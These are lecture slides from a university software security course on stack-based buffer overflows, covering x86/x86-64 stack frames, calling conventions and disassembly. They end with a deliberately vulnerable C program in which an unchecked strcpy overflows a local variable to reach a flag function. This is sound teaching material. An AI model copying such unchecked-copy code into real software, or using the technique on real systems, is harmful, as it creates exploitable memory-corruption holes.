

# **CSE 410/510 Special Topics: Software Security**

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

# This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Brief history of buffer overflow
  - b. Information C function needs to run
  - c. C calling conventions (x86, x86-64)
  - d. Overflow local variables
  - e. Overflow RET address to execute a function
  - f. Overflow RET and more to execute a function with parameters

# **Stack-based Buffer Overflow**

# Objectives

1. Understand how stack works in Linux x86/64
2. Identify a buffer overflow in a program
3. Exploit a buffer overflow vulnerability

# An Extremely Brief History of Buffer Overflow

The Morris worm (November 9, 1988), was one of the first computer worms distributed via the Internet, and the first to gain significant mainstream media attention. Morris worm used buffer overflow as one of its attack techniques.

.o0 Phrack 49 0o.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org  
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
Smashing The Stack For Fun And Profit  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One  
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

## Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

1996-11-08

## The CWE Top 25

2019 CWE Top 25, including the overall score of each.

Rank	ID	Name	Score
[1]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	<a href="#">CWE-20</a>	Improper Input Validation	43.61
[4]	<a href="#">CWE-200</a>	Information Exposure	32.12
[5]	<a href="#">CWE-125</a>	Out-of-bounds Read	26.53
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	<a href="#">CWE-416</a>	Use After Free	17.94
[8]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	17.35
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	15.54
[10]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	<a href="#">CWE-787</a>	Out-of-bounds Write	11.08
[13]	<a href="#">CWE-287</a>	Improper Authentication	10.78
[14]	<a href="#">CWE-476</a>	NULL Pointer Dereference	9.74
[15]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	6.33
[16]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	5.50
[17]	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference	5.48
[18]	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')	5.36
[19]	<a href="#">CWE-798</a>	Use of Hard-coded Credentials	5.12
[20]	<a href="#">CWE-400</a>	Uncontrolled Resource Consumption	5.04
[21]	<a href="#">CWE-772</a>	Missing Release of Resource after Effective Lifetime	5.04
[22]	<a href="#">CWE-426</a>	Untrusted Search Path	4.40
[23]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	4.30
[24]	<a href="#">CWE-269</a>	Improper Privilege Management	4.23
[25]	<a href="#">CWE-295</a>	Improper Certificate Validation	4.06

# C/C++ Function in x86

What information do we need to call a function at runtime? Where are they stored?

- Code
- Parameters
- Return value
- Global variables
- Local variables
- Temporary variables
- Return address
- Function frame pointer
- Previous function Frame pointer

# Global and Local Variables in C/C++

Variables that are declared inside a function or block are called **local variables**. They can be used only by statements that are inside that function or block of code. Local variables are not known to functions outside their own.

**Global variables** are defined outside a function. Global variables hold their values throughout the lifetime of your program and they can be accessed inside any of the functions defined for the program.

In the definition of function parameters which are called **formal parameters**. Formal parameters are similar to local variables.



# Global and Local Variables (code/globallocalv)

```
char g_i[] = "I am an initialized global variable\n";  
char* g_u;  
  
int func(int p)  
{  
    int l_i = 10;  
    int l_u;  
  
    printf("l_i in func() is at %p\n", &l_i);  
    printf("l_u in func() is at %p\n", &l_u);  
    printf("p in func() is at %p\n", &p);  
    return 0;  
}
```

```
int main(int argc, char *argv[])  
{  
    int l_i = 10;  
    int l_u;  
  
    printf("g_i is at %p\n", &g_i);  
    printf("g_u is at %p\n", &g_u);  
  
    printf("l_i in main() is at %p\n", &l_i);  
    printf("l_u in main() is at %p\n", &l_u);  
  
    func(10);  
}
```

Tools: readelf; nm

# Global and Local Variables (code/globallocalv 32bit)

```
ziming@ziming-ThinkPad:~/Dropbox/my  
g_i is at 0x56558020  
g_u is at 0x5655804c  
l_i in main() is at 0xffff7c6d4  
l_u in main() is at 0xffff7c6d8  
l_i in func() is at 0xffff7c6a4  
l_u in func() is at 0xffff7c6a8  
p in func() is at 0xffff7c6c0
```

# Global and Local Variables (code/globallocalv 64bit)

```
→ globallocalv ./main64  
g_i is at 0x55c30d676020  
g_u is at 0x55c30d676050  
l_i in main() is at 0x7ffcd74866dc  
l_u in main() is at 0x7ffcd74866d8  
l_i in func() is at 0x7ffcd74866ac  
l_u in func() is at 0x7ffcd74866a8  
p in func() is at 0x7ffcd748669c
```

# C/C++ Function in x86/64

What information do we need to call a function at runtime? Where are they stored?

- Code [.text]
- Parameters [mainly stack (32bit); registers + stack (64bit)]
- Return value [%eax, %rax]
- Global variables [.bss, .data]
- Local variables [stack; registers]
- Temporary variables [stack; registers]
- Return address [stack]
- Function frame pointer [%ebp, %rbp]
- Previous function Frame pointer [stack]

# Stack

Stack is essentially scratch memory for functions

- Used in MIPS, ARM, x86, and x86-64 processors

Starts at high memory addresses, and grows down

Functions are free to push registers or values onto the stack, or pop values from the stack into registers

The assembly language supports this on x86


- **%esp/%rsp** holds the address of the top of the stack
- push %eax/%rax 1) decrements the stack pointer (%esp/%rbp) then 2) stores the value in %eax/%rax to the location pointed to by the stack pointer
- pop %eax/%rax 1) stores the value at the location pointed to by the stack pointer into %eax/%rax, then 2) increments the stack pointer (%esp/%rsp)

# **x86/64 Instructions that affect Stack**

push, pop, call, ret, enter, leave


# x86 Instructions that affect Stack

Before:




**push %eax**

After




# x86 Instructions that affect Stack

Before:



**pop %eax**


After: `%eax = X`






# x86 Instructions that affect Stack

Before:



**call %eax**

After: `%eip = %eax`




The call instruction does two things:

1. Push the address of next instruction to the stack
2. Move the dest address to `%eip`



# x86 Instructions that affect Stack

Before:



**ret**

After: `%eip = X`




The `ret` instruction pops the top of the stack to `%eip`, so the CPU continues to execute from there

# x86 Instructions that affect Stack


```
push %ebp  
mov %esp, %ebp  
Sub #imm, %esp
```

**enter**

Before:



After:





# x86 Instructions that affect Stack

```
mov %ebp, %esp  
pop %ebp
```

Before:

**leave**

After: %ebp = old %ebp



# Function Frame

Functions would like to use the stack to allocate space for their local variables. Can we use the stack pointer (`%esp`) for this?

- Yes, however stack pointer can change throughout program execution

Frame pointer points to the start of the function's frame on the stack

- Each local variable will be (different) **offsets** of the frame pointer
- In x86, frame pointer is called the base pointer, and is stored in **`%ebp`**

# Function Frame

A function's Stack Frame

- Starts with **where %ebp points to**
- Ends with **where %esp points to**

# Calling Convention

Information, such as parameters, must be stored on the stack in order to call the function. Who should store that information? Caller? Callee?

Thus, we need to define a convention of who pushes/stores what values on the stack to call a function

- Varies based on processor, operating system, compiler, or type of call

# X86 Linux Calling Convention (cdecl)

Caller (in this order)

- Pushes arguments onto the stack (in right to left order)
- Execute the **call** instruction (pushes address of instruction after call, then moves dest to %eip)

Callee

- Pushes previous frame pointer onto stack (%ebp)
- Setup new frame pointer (mov %esp, %ebp)
- Creates space on stack for local variables (sub #imm, %esp)
- Ensures that stack is consistent on return
- Return value in %eax register



# Callee Allocate a stack (Function prologue)

Three instructions:

**push %ebp;** (Pushes previous frame pointer onto stack)  
**mov %esp, %ebp;** (change the base pointer to the stack)  
**sub \$0x10, %esp;** (allocating a local stack space)

# Callee Deallocate a stack (Function epilogue)

```
mov %ebp, %esp  
pop %ebp  
ret
```

# Global and Local Variables (code/globallocalv)

```
int func(int p)
{
    int l_i = 10;
    int l_u;

    printf("l_i in func() is at %p\n", &l_i);
    printf("l_u in func() is at %p\n", &l_u);
    printf("p in func() is at %p\n", &p);
    return 0;
}
```

Function main()


```
657: 83 ec 0c      sub    $0xc,%esp
65a: 6a 0a         push   $0xa
65c: e8 3c ff ff ff call   59d <func>
661: 83 c4 10      add    $0x10,%esp
```

Function func()

```
59d: 55           push   %ebp
59e: 89 e5        mov    %esp,%ebp
5a0: 83 ec 18     sub    $0x18,%esp
5a3: c7 45 f4 0a 00 00 00 movl   $0xa,-0xc(%ebp)
5aa: 83 ec 08     sub    $0x8,%esp
5ad: 8d 45 f4     lea    -0xc(%ebp),%eax
5b0: 50           push   %eax
5b1: 68 00 07 00 00 push   $0x700
5b6: e8 fc ff ff ff call   5b7 <func+0x1a>
5bb: 83 c4 10     add    $0x10,%esp
5be: 83 ec 08     sub    $0x8,%esp
5c1: 8d 45 f0     lea    -0x10(%ebp),%eax
5c4: 50           push   %eax
5c5: 68 18 07 00 00 push   $0x718
5ca: e8 fc ff ff ff call   5cb <func+0x2e>
5cf: 83 c4 10     add    $0x10,%esp
5ca: e8 fc ff ff ff call   5cb <func+0x2e>
5cf: 83 c4 10     add    $0x10,%esp
5d2: 83 ec 08     sub    $0x8,%esp
5d5: 8d 45 08     lea    0x8(%ebp),%eax
5d8: 50           push   %eax
5d9: 68 30 07 00 00 push   $0x730
5de: e8 fc ff ff ff call   5df <func+0x42>
5e3: 83 c4 10     add    $0x10,%esp
5e6: b8 00 00 00 00 mov     $0x0,%eax
5eb: c9           leave
5ec: c3           ret
```

# Draw the stack (x86 cdecl)

x86, cdecl in a function



(%ebp) : saved %ebp

4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

# X86 Stack Usage

- Negative indexing over ebp

```
mov -0x8(%ebp), %eax
```

```
lea -0x24(%ebp), %eax
```

- Positive indexing over ebp

```
mov 0x8(%ebp), %eax
```

```
mov 0xc(%ebp), %eax
```

- Positive indexing over esp

# X86 Stack Usage

- Accesses local variables (negative indexing over ebp)

mov -0x8(%ebp), %eax    value at ebp-0x8

lea -0x24(%ebp), %eax    address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

mov 0x8(%ebp), %eax    1st arg

mov 0xc(%ebp), %eax    2nd arg

- Positive indexing over esp

Function arguments to callee

# Stack example: code/factorial

```
int fact(int n)
{
    printf("---In fact(%d)\n", n);
    printf("&n is %p\n", &n);

    if (n <= 1)
        return 1;

    return fact(n-1) * n;
}
```

```
int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        printf("Usage: fact integer\n");
        return 0;
    }

    printf("The factorial of %d is %d\n.",
        atoi(argv[1]), fact(atoi(argv[1])));
}
```

# Stack example: code/fivepara

```
int fp(int a, int b, int c, int d, int e)
{
    return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
    fp(1, 2, 3, 4, 5);
}
```

X86 disassembly



# Homework Task 2: code/globallocalv - fastcall

fastcall


On x86-32 targets, the fastcall attribute causes the compiler to pass the first argument (if of integral type) in the register ECX and the second argument (if of integral type) in the register EDX. Subsequent and other typed arguments are passed on the stack. The called function pops the arguments off the stack. If the number of arguments is variable all arguments are pushed on the stack.

# x86-64 Linux Calling Convention

## Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

# Registers on x86-64



# Stack example: code/fivepara

```
int fp(int a, int b, int c, int d, int e)
{
    return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
    fp(1, 2, 3, 4, 5);
}
```

X86-64 disassembly

# X86-64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov -0x8(%rbp), %rax
```

```
lea -0x24(%rbp), %rax
```

- Access function arguments from caller

```
mov %rdi, %rax
```

- Setup parameters for callee

```
mov %rax, %rdi
```

# **Overwrite Local Variables**

## Data-only Attack

# Buffer Overflow Example: code/overflowlocal

```
int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j)
        print_flag();
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc == 2)
        vulfoo(0, argv[1]);
}
```

0000057d <vulfoo>:

```
57d: 55          push %ebp
57e: 89 e5       mov %esp,%ebp
580: 83 ec 18    sub $0x18,%esp
583: 8b 45 08     mov 0x8(%ebp),%eax
586: 89 45 f4     mov %eax,-0xc(%ebp)
589: 83 ec 08    sub $0x8,%esp
58c: ff 75 0c    pushl 0xc(%ebp)
58f: 8d 45 ee     lea -0x12(%ebp),%eax
592: 50          push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10    add $0x10,%esp
59b: 83 7d f4 00 cmpl $0x0,-0xc(%ebp)
59f: 74 13       je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c    sub $0xc,%esp
5a9: 50          push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10    add $0x10,%esp
5b2: eb 10       jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c    sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10    add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9         leave
5ca: c3         ret
```

# Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
    unsigned i;
    for (i=0; src[i] != '\0'; ++i)
        dest[i] = src[i];

    //Ensure trailing null byte is copied
    dest[i]= '\0';

    return dest;
}
```



# Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
    unsigned i;
    for (i=0; src[i] != '\0'; ++i)
        dest[i] = src[i];

    //Ensure trailing null byte is copied
    dest[i] = '\0';

    return dest;
}
```


```
char *strcpy(char *dest, const char *src)
{
    char *save = dest;
    while(*dest++ = *src++);
    return save;
}
```

# Buffer Overflow Example: code/overflowlocal

0000057d <vulfoo>:

```
57d: 55      push %ebp
57e: 89 e5    mov %esp,%ebp
580: 83 ec 18 sub $0x18,%esp
583: 8b 45 08  mov 0x8(%ebp),%eax
586: 89 45 f4  mov %eax,-0xc(%ebp)
589: 83 ec 08  sub $0x8,%esp
58c: ff 75 0c  pushl 0xc(%ebp)
58f: 8d 45 ee  lea -0x12(%ebp),%eax
592: 50      push %eax
593: e8 fc ff ff  call 594 <vulfoo+0x17>
598: 83 c4 10  add $0x10,%esp
59b: 83 7d f4 00  cmpl $0x0,-0xc(%ebp)
59f: 74 13     je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00  mov 0x2008,%eax
5a6: 83 ec 0c  sub $0xc,%esp
5a9: 50      push %eax
5aa: e8 fc ff ff  call 5ab <vulfoo+0x2e>
5af: 83 c4 10  add $0x10,%esp
5b2: eb 10     jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c  sub $0xc,%esp
5b7: 68 a1 06 00 00  push $0x6a1
5bc: e8 fc ff ff  call 5bd <vulfoo+0x40>
5c1: 83 c4 10  add $0x10,%esp
5c4: b8 00 00 00 00  mov $0x0,%eax
5c9: c9      leave
5ca: c3      ret
```

%esp →



# Buffer Overflow Example: code/overflowlocal

0000057d <vulfoo>:

```
57d: 55          push %ebp
57e: 89 e5       mov %esp,%ebp
580: 83 ec 18    sub $0x18,%esp
583: 8b 45 08     mov 0x8(%ebp),%eax
586: 89 45 f4     mov %eax,-0xc(%ebp)
589: 83 ec 08    sub $0x8,%esp
58c: ff 75 0c    pushl 0xc(%ebp)
58f: 8d 45 ee     lea -0x12(%ebp),%eax
592: 50          push %eax
593: e8 fc ff ff call 594 <vulfoo+0x17>
598: 83 c4 10    add $0x10,%esp
59b: 83 7d f4 00 cmpl $0x0,-0xc(%ebp)
59f: 74 13       je 5b4 <vulfoo+0x37>
5a1: a1 08 20 00 00 mov 0x2008,%eax
5a6: 83 ec 0c    sub $0xc,%esp
5a9: 50          push %eax
5aa: e8 fc ff ff call 5ab <vulfoo+0x2e>
5af: 83 c4 10    add $0x10,%esp
5b2: eb 10       jmp 5c4 <vulfoo+0x47>
5b4: 83 ec 0c    sub $0xc,%esp
5b7: 68 a1 06 00 00 push $0x6a1
5bc: e8 fc ff ff call 5bd <vulfoo+0x40>
5c1: 83 c4 10    add $0x10,%esp
5c4: b8 00 00 00 00 mov $0x0,%eax
5c9: c9         leave
5ca: c3         ret
```

%esp →

p

i = 0


RET

Old %ebp

# Buffer Overflow Example: code/overflowlocal

